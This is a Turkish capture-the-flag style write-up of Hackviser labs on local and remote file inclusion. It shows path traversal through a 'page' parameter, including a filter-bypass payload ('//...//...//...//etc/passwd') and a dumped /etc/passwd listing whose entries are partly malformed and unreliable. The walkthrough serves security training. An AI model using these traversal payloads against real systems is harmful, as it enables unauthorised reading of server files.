

Hackviser File Inclusion

Basic Local File Inclusion


Başlangıçta bize lab hakkında bilgi vermiş

Bu laboratuvar, sistem içerisindeki yerel dosyalara izinsiz erişmeye yol açan Local File Inclusion(LFI) zafiyeti içerir.


Web uygulamasında karşınıza gelen 404 hata sayfasının içeriği, URL'de yer alan "page" parametresinde bulunan yoldan getirilmektedir. "page" parametresini değiştirerek, sistemdeki diğer dosyalara erişebilirsiniz.

/etc/passwd dosyasınason eklenen kullanıcının kullanıcı adı nedir?

Öncelikle web sitesine bir bakalım



Başlangıçta bizi böyle bir sayfa karşılıyor. Urldeki **page** parametresini **/etc/passwd** olarak değiştirelim.



Ve evet **/etc/passwd** dosyasına erişerek okumayı başardık. Eklenen son kullanıcının kullanıcı adının **pioneer** olduğunu görüyoruz

Local File Inclusion Filter Bypass

Başlangıçta bize lab hakkında bilgi vermiş


Bu laboratuvar, sistem içindeki yerel dosyalara yetkisiz erişime yol açan bir Yerel Dosya Ekleme (LFI) güvenlik açığı içerir.

Web uygulamasında gördüğünüz 404 hata sayfasının içeriği, URL'deki "page" parametresindeki yoldan getirilir. "page" parametresini değiştirerek sistemdeki diğer dosyalara erişebilirsiniz.

"/" ve "../" LFI güvenlik açığını önlemek için engellenmiştir. Bu kısıtlamayı aşmanın bir yolunu bulun.

"/etc/passwd" dosyasına eklenen son kullanıcının kullanıcı adı nedir?

Öncelikle web sitesine bir bakalım




404

Oops! Page not found.

The page you're looking for doesn't exist.

[Go Home](#)

Başlangıçta bizi böyle bir sayfa karşılıyor. Parametreyi ../../etc/passwd yaptığımda ise buna izin vermiyor.



Warning: include(../../etc/passwd): Failed to open stream: No such file or directory in /var/www/html/index.php on line 36

Warning: include(): Failed opening 'includes/../../etc/passwd' for inclusion (include_path='.:usr/share/php') in /var/www/html/index.php on line 36

Bunu bypass etmek için farklı payloadlar deneyelim.

Sayırsız payload denedikten sonra sonunda buldum

<https://optimal-silver-surfer.europe1.hackviser.space/index.php?page=//...//...//...//...//etc/passwd>

```
Index
optimal-silver-surfer.europe1.hackviser.space/index.php?page=../../../../etc/passwd

root:x:0:0:root:/bin:/usr/sbin/nologin
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lpc:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
ircd:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:/nonexistent:/usr/sbin/nologin
systemd-networkd:x:101:102:systemd Network Management,/,run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,/,run/systemd:/usr/sbin/nologin
messagebus:x:103:109:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:110:systemd Time Synchronization,/,run/systemd:/usr/sbin/nologin
sshd:x:105:65534:/run/ssh:/usr/sbin/nologin
hackviser:x:1000:1000:hackviser,/,home/hackviser:/bin:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper,/,run/systemd:/usr/sbin/nologin
sunflower:x:1001:1001:sunflower,56_my user:/home/sunflower:/bin:/usr/sbin/nologin
```

Ve evet /etc/passwd dosyasına erişerek okumayı başardık. Eklenen son kullanıcının kullanıcı adının **sunflower** olduğunu görüyoruz.

Basic Remote File Inclusion

Başlangıçta bize lab hakkında bilgi vermiş

Bu laboratuvar, saldırganın uzak bir sunucuda barındırılan rastgele kodları çalıştırmasına olanak tanıyarak uzaktan kod yürütülmesine yol açan bir Uzaktan Dosya Ekleme (RFI) güvenlik açığı içerir.

Web uygulamasında gördüğünüz 404 hata sayfasının içeriği, URL'deki "page" parametresindeki yoldan getirilmektedir. "page" parametresi değiştirilerek uzaktaki bir sistemden bir dosya sayfaya dahil edilebilir.

Payload'ı HackerBox üzerinde veya VPN kullanarak kendi bilgisayarınız üzerinde servis etmelisiniz.

Web sitesinin çalıştığı sunucunun ana bilgisayar adı nedir?

Öncelikle web sitesine bir bakalım



404

Oops! Page not found.

The page you're looking for doesn't exist.

[Go Home](#)

Sitemiz yine aynı şimdi hostname'i öğrenebilmek için page parametresinden sonra /etc/hostname yazarak hostname'imizi öğrenelim



Başka bir yazıda görüşmek üzere !

[Linkedin](#)

[Github](#)

[Instagram](#)

[Medium](#)

Ayberk İlbaş